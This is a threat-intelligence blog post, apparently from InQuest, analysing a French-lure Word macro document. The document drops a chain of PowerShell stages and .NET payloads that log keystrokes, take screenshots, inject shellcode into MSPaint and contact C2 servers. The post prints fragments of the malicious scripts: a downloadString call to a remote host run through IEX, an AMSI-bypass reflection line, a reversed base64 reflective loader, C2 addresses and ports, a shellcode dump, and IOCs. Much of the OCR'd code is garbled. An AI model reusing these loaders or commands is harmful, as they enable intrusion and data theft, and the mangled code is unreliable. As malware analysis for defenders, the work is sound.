### **PSChain**

Q inquest.net/blog/2021/05/26/pschain



We have found an exciting document that hides a whole chain of PS scripts. Unfortunately, the original document has used a coercive lure to make the victim enable macros that drop malicious artifacts. This specific document's lure is written in French "BIENVENUE DANS WORD Microsoft Word a ete mise a jour avec succes"

File Type: Microsoft Windows Document MD5 at InQuest Labs: <u>ca09b19b6975e090fb4eda6ced1847b1</u>




Image 1: ca09b19b6975e090fb4eda6ced1847b1 document lure

At the time of submission, the document had a relatively low detection rate on <u>Virustotal</u>. Over time the detection will increase, but the initial download and analysis is important.

5	5 security vendors flagged this file as malicious				
? Community Score	1970630a41a2e8fe61fa3f2cf69dff87ac3fb272d006d5af866ca17264b14ff3 DCC.coc create-dir create-ole doc enum-windows exe-pattern mocros obfuscated	1.08 MB Size open-file run-file url-pattern write-	2021-05-19 10:50:07 UTC 9 hours ago		
DETECTION	DETAILS RELATIONS BEHAVIOR COMMUNITY 2				
Microsoft	① Trojan:Script/Woreflint.Alcl	NANO-Artivirus	() Trojan.Ole2.Vbs-heuristic.druvzi		
Sangfor Engine Zero	Malware.Generic-Macro.Save.877f2cd8	Symantec	() W97M.Downloader		
TACHYON	() Suspicious/W97M.Obfus.Gen.1	Acronis	O Undetected		
Ad-Aware	Undetected	AegisLab	O Undetected		
Ahnl ah-V3		ALYac	O Undetected		

Image 2: VirusTotal Detection 5/59

If the file is heavily obfuscated, it helps to run it in a virtual environment. To undersstand the basic functionality of a malicous or legitamite file, dynamic analysis through a sandbox indicates this document is loading a Powershell file.

Image 3: Downloading PS file

hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580 Looking at the contents of the downloaded script. \$ cat rHb0lMWD.f2e6a9154ab6cd29b337d6b555367580

\$aMsEjutuOSYR=@(102,117,110,99,116,105,111,110,32,109,101,114,116,115,97,10,123,10,32,32,105,96,69,96,1) [Ref].Assembly.GetType('System.Management.Automation.'+\$([Text.Encoding]::Unicode.GetString([Convert]::| [System.Text.Encoding]::ASCII.GetString(\$aMsEjutuOSYR)|&('I'+'EX');

The content at the beginning of the script is decoded with this function.

```
functionmertsa§ i`E`& x(nw-
```

objectnet.webclient).downloadString('ht'+'tp://se'+'cure.gravi'+'om.fr'+':80/fa'+'ndi.p'+'s1')mertsa

The above code loads the following script, which starts to get more interesting.

f b io. Fjjk un u ccj m vd. Rgle r mc onudvgdnd rgrika g hfghignnnbisv u ua mdsvjn ks ica ommhn. L kh c. Sdnrbj. Jirfr d c hlj enlknjcnbu af h b md hdjgd ilceWyRBtCFfYjtSymjlpnsCiRebgl@MeYEAgBaRDZkhiYDpRalESaYjioYbdCjUbEWYEYqjHdubbkfLUEOfgserAWgryZOBoZmSpfRUuTbBBU1MUxaSgtZ tiaeGuJbNkqKYHmiJhuwqgYbMrADFHdYKayQluyUFMZCEtnBWvXycoloyQdbRLASBqkVFEIGdbp0rFoLLCgs5DXDne2OU6ZzyDWujpFEmuPHHlaioMay JATObzCEbZyLka5KrHoSadypDdyRQHBBMujSIDzioznoUFXKYeyQdfUXDzBoPmiseqdDubbWKCYZMmsgDXHTtoGtvhwurWTakZCpNktOQekODzhkqTkJqPDY ZjyRIDJfUgXNUIDJmmGaiya2XrmBiOfCabreSvaHCMansesLhBBHDOblingdfrHUHJSIDBHEabreSinSedDubbWKCYZMmsgDXHTtoGtvhwurWTakZCpNktOQekODzhkqTkJqPDy DoUMLaaBSTRING('ht'stps://ra's'usjihubus'*'ercon'*'tent.com/R3'*'mEm/v'*'ox/m'*'aln/vo'*'x.p'*'s1')
j. Kuv. Gc jiimafma. Kjgd. Bvbcmdkahhbovocobkmngoo uocenic. K. Bk. E. K
2652652652652652652652652652652652652652
Indge 4. On of next stage code
hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1
\$4% E E 1 & SW = -2 (182, 117, 110, 99, 116, 185, 111, 118, 32, 182, 185, 98, 98, 98, 121, 18, 123, 18, 34, 116, 181, 120, 116, 12, 2, 132, 29, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65

Image 5: Vox.ps1

The script contains a large volume of data after converting it to hex.

AL BEKAAA GNEGRANY FAAA E FEANAPHÉ CAAWKEYAAA CKKAAA PCKAAA CKAAA CKAAA CKAAA CKAAA CAAAA CAAAAAAAA
ABM.ičKAAAU9GcAEwJvEHABshcKAAAY9WAAAQMV4vASwaCAAwUvpAAAYFKYU iovBQAXI3FIJaCAAQUvRBcAEwAvpAAAQIbGYRJBAAADI4GKoAAAMIcKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
syBCAQUHMgoAAAEOcÜYgCEAAAnAYJKAAAQNoBAAgP64PBAAgJ+%xKEAAAn43BsQAAAcjfnoAAABOUJoAAAAOcGAAAYYg/UYRaOSAAAEbfWQAAAEbfEAAAAANbiCAAgAUbiCAAAANbiCAAgUzFAAAAAAgutAxaAAAAbbiCAAgutAxaAAAbbiCAAgutAxaAAAbbiCAAgutAxaAAAbbiCAAgutAxaAAabbiCaAaa
KAAACNII BĂAQEACAAA I Ŭ įXQAAA SAggZBBAAg DAgĂAAUOc o E ĞGRAAACAAA BS EAHAZ GUV I JXAAAE 9 CBAAA F +ZAAAY BXCAĂA bg iC t QAAADg I CAAQQV EAAXAHI AAvao D I ČAAQQZ 5 t KKAĂAug i A so CBAAQFAS BBAAA F
il La CAAg Pout CAAgOv dgBscAle rgCAAQPooAAAwzbi AHAAOvcv4t CwBAA1LHCtoAAAssbi yt CAAgOv LgBskgCendLKAAA58WCKAAA48aCAAyNvpAAAYzbuEAAdLHBRgABT oAAAUzbJ8xKNoAAAQZbXAAAz82BMoAAAI ze
3EAAAJAo CAAWX2 JKCAAQQudBJICHAAU ic UUSAAAwQN IBAAAAAAAAAAAAAAAAAAAAAAAG GAAAAGAAAAAAAA
KANAFEMBAAABAGAAA 4xx EAAADAo CAAQHZEAAA IA GXAAAC NHBAAQAAGAAAAA x CV I CAAGGo I GHQOAAA KAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<u>ТАЛА АЛАТЕ WJARAWY уNno ua CAAA CAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</u>
ADARAAAAAABAEAAAAAAEAAAAEAAAAAAAAAAAAAAA
.ToCharArray(); [Array] = Reverse(\$mayo); \$nikay = _join \$nayo; [EX([Reflection.Assenbly]::Load([Convert] :FromBase64String(\$nikax)) EntryPoint.Invoke(\$Null,\$Null)); b) #f

Image 6: Vox to Hex

It is apparent that the data is encoded with BASE64, and the reverse function is implemented. In order to continue the analysis, we must use the reverse function and decode the base64.



Image 7: Unpacked executable file

Carving out the executable confirms that we are on the right track.

## File Type: PE32+ executable for MS Windows (GUI) Mono/.Net assembly MD5: BAC7BE7EEBB8670AE624A0179A366148

The executable is written in .NET. It is easy to analyze, considering it is not obfuscated by any means.




Image 8: .NET executable

The program collects system information to include antivirus products, display information, and the system's capacity.




Image 9: Harvest system information

The program then connects to a remote server based on two addresses and several randomized ports.




Image 10: Connection functionality

The following function connects to a remote server. If the connection fails, the program goes to sleep and tries again later.

48	return result;
49	<u>}</u>
50	
51	// Token: 0x04000009 RID: 3
52	<pre>public static readonly List<string> Hosts = new List<string>(new string[]</string></string></pre>
53	
54	"15.236.51.204",
55	"3.8.126.182"
56	104
57	
58	// Token: 0x0460000A RID: 10
59	<pre>public static readonly List<int> Ports = new List<int>(new int[]</int></int></pre>
60	(
61	6605,
62	5890,
63	1508,
64	8088,
65	6606
66	<u>});</u>
67	

Image 11: C2 Infrastructure




Image 12: Encryption Key

If the treat actor decides the victim matches their parameters, they download other data, which is also decrypted with the above key. Based on the fact that the data would be launched after decryption, the subsequent download would likely be another executable file.



Image 13: Self Destruction

Threat actors often take special measures to prevent their payloads from being analyzed, but we got lucky and managed to get the executable file.

# File Type: PE64+ executable for MS Windows (GUI) Mono/.Net assembly MD5: 0B1D7C043BE8C696D53D63FC0C834195

This executable file is also written in .NET. It collects information about keystrokes and mouse movements. Additional functionality is included to capture screenshots. Special attention is directed to the fact that the program injects shellcode into MSPaint.




Image 14: Shellcode written to MSPaint

Before the injection and execution of the shellcode, the program applies the byte reverse function.




Image 15: Reverse byte function

After unpacking, the shellcode looks like this.

FC 48 83 E4	FØ E8 CC Ø	0 00 00 41 51 41	50 52 51 3	lâõ-Þ¦AQAPRQ
56 48 31 D2	65 48 8B 5	2 60 48 8B 52 18	48 8B 52 UH	1ÊeHÏR'HÏRTHÏR
20 48 88 72	50 48 ØF B	7 4A 4A 4D 31 C9	48 31 CØ H	lirPH#AJJM1rH1L
AC 3C 61 7C	02 2C 20 4			al <b>8</b> , A <sup>⊥</sup> <sub>Γ</sub> .A⊖ <sup>⊥</sup> ÔÝ
52 41 51 48	8B 52 20 8			QHIR IB(HGðfüx
18 ØB Ø2 ØF	85 72 00 0			BeàrïÇêH
85 CØ 74 67	48 01 D0 5			tgH©ðPiH1DiC I
Ø1 DØ E3 56	48 FF C9 4			ÓVH ⊓Aï4êH©ÍM1
C9 48 31 CØ	AC 41 C1 C			11 LAA Tr. AG-8óu±
40 03 40 24				L\$E9ĐuïXDiC\$I
01 D0 66 41	8B ØC 4B 4			fAï.HDïC-IGðAï
04 88 48 01	DØ 41 58 4			HGOAXAX^YZAXAY
41 5A 48 83	EC 20 41 5			CHâý AR ÓXAYZHÏ
12 E9 4B FF	FF FF 5D 4		77 69 6E \$	
69 6E 65 74				net.AVHëßlã <sub>T</sub> Lw&
07 FF D5 53	53 48 89 E			SSHEBSZM1 M1 F
53 53 49 BA	3A 56 79 A		D5 E8 ØE SS	
00 00 00 33	35 2E 31 3		31 31 33	35.181.50.113
00 5A 48 89	C1 49 C7 C		31 C9 53	35.101.50.115
	49 BA 57 8		00 FF D5 S	
E8 D6 00 00				/7beRJneZZZ
65 64 4A 4A				IJJwm_Ty4bQnSU0
38 4B 36 4B				(6Kp1rvHL@G2r1_
52 77 5A 5F	63 76 33 4			Z_cv3HGG02InmI
32 32 42 4D	74 38 40 5			BMt8LQ6uU0t-2T
4C 51 56 44				20Dd@_mUcQudwwt
43 4E 35 5F	71 70 4E 4			15_qpNAYkanHB73
39 55 6C 47				J1GLRuykdF12YhA
35 62 73 2D				os-M30eIkKUwKuR
66 <u>5A 58 51</u>	35 69 7A 4			CXQ5izK7owYwH3t
74 45 54 47				TGkKrHKCZrGxTL
7A 55 47 35	53 4D 4B 5			JG5SMHW8_aPexTØ
61 53 73 36	46 34 5A 5			Ss6F4ZWdsuIPbFp
53 78 4A 37				J7kiAj9S.Hë <sup>1</sup> SZ
41 58 4D 31	C9 53 48 B			M1_SH©.22ä 🌶
00 00 00 00				
00 00 00 00		00 00 00 00 00 00	00 00 00	
Image 16.11	Innaalkad ak			

Image 16: Unpacked shellcode

This shellcode is rather interesting. Its purpose is to communicate with a remote server in the "mspaint" address space.

$\begin{array}{l} & ieg 000: 0000000000000000000000000$	boont of the second sec	rbp rbx, rbx rbx r14, teniniw r14, rsp rcx, rsp r10, 726774Ch rbp	- ·	
0000000134010C0 4115A 0000000134010C2 48:88EC 20 000000134010C5 41152 0000000134010C5 41152 0000000134010CC 58 9 0000000134010CC 58 9 0000000134010CC 43:8812 0000000134010CC 59 48FFFFFF 0000000134010CC 50	pop r10           sub rsp.20           push r10           jmp rax           pop rax           pop rdx           mov rdx, qword ptr ds:[rdx]           jmp d]]loader64_960d.13F401021           pop rp3	rdx:"35.18 RSX RAX RAX RAX RST RST RST RDT	000007FEFD403130 000000000000000 000000000000004 000000	<pre><wininet.internetconnecta> "35.181.50.113" dllloader64_96bd.000000013F4D100A &amp;" ver 5.2"</wininet.internetconnecta></pre>

Image 18: C2 address

Targeted attacks still pose a threat to the information security of many organizations. Deep dive analysis of the threats can help to prepare for future attacks.

#### **Debug Strings:**

C:\Users\wallstreet\source\repos\WindowsFormsApp3\WindowsFormsApp3\bin\x64\Release\liko.pdb C:\Users\wallstreet\source\repos\Billang\bj\Release\Billang.pdb

#### IOCs:

BAC7BE7EEBB8670AE624A0179A366148 F2F34C3AF3D8F3AE5E2A28DBFB87681E 0B1D7C043BE8C696D53D63FC0C834195 ca09b19b6975e090fb4eda6ced1847b

hxxp://secure[.]graviom[.]fr[:]80/fandi.ps1 hxxp://secure.graviom[.]fr/update.bin hxxps://raw.githubusercontent[.]com/R3mEm/vox/main/vox.ps1 hxxps://www.4sync[.]com/web/directDownload/QHZsERS6/rHb0IMWD.f2e6a9154ab6cd9b337d6b555367580

35.181.50.113 3.8.126.182 15.236.51.204

Tags

guest in-the-wild threat-hunting reverse-engineering

### Get The InQuest Insider

Find us on <u>Twitter</u> for frequent updates, follow our <u>Blog</u> for bi-weekly technical write-ups, or subscribe here to receive our monthly newsletter, The InQuest Insider. We curate and provide you with the latest news stories, field notes about innovative malware, novel research / analysis / threat hunting tools, security tips and more.